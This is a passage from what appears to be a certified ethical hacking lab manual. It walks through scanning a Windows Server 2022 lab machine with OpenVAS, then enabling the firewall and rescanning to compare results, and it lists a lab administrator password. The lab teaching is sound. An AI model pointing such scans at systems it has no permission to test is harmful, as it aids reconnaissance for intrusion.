


17. Similarly, you can click other discovered vulnerabilities under the **Report: Results** section to view detailed information regarding the vulnerabilities in the target system.
18. Next, go through the findings, including all high or critical vulnerabilities. Manually use your skills to verify the vulnerability. The challenge with vulnerability scanners is that they are quite limited; they work well for an internal or white box test only if the credentials are known. We will explore that now: return to your OpenVAS tool, and set up for the same scan again; but this time, turn your **firewall ON** in the **Windows Server 2022** machine.
19. Now, we will enable **Windows Firewall** in the target system and scan it for vulnerabilities.
20. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




21. Navigate to **Control Panel** → **System and Security** → **Windows Defender Firewall** → **Turn Windows Defender Firewall on or off**, enable **Windows Firewall**, and click **OK**.

Note: By turning the Firewall ON, you are making it more difficult for the scanning tool to scan for vulnerabilities in the target system.




Module 05 – Vulnerability Analysis

22. Switch to **Parrot Security** virtual machine and perform **Steps# 9-11** to create another task for scanning the target system.
23. A newly created task appears under the **Tasks** section and starts scanning the target system for vulnerabilities.



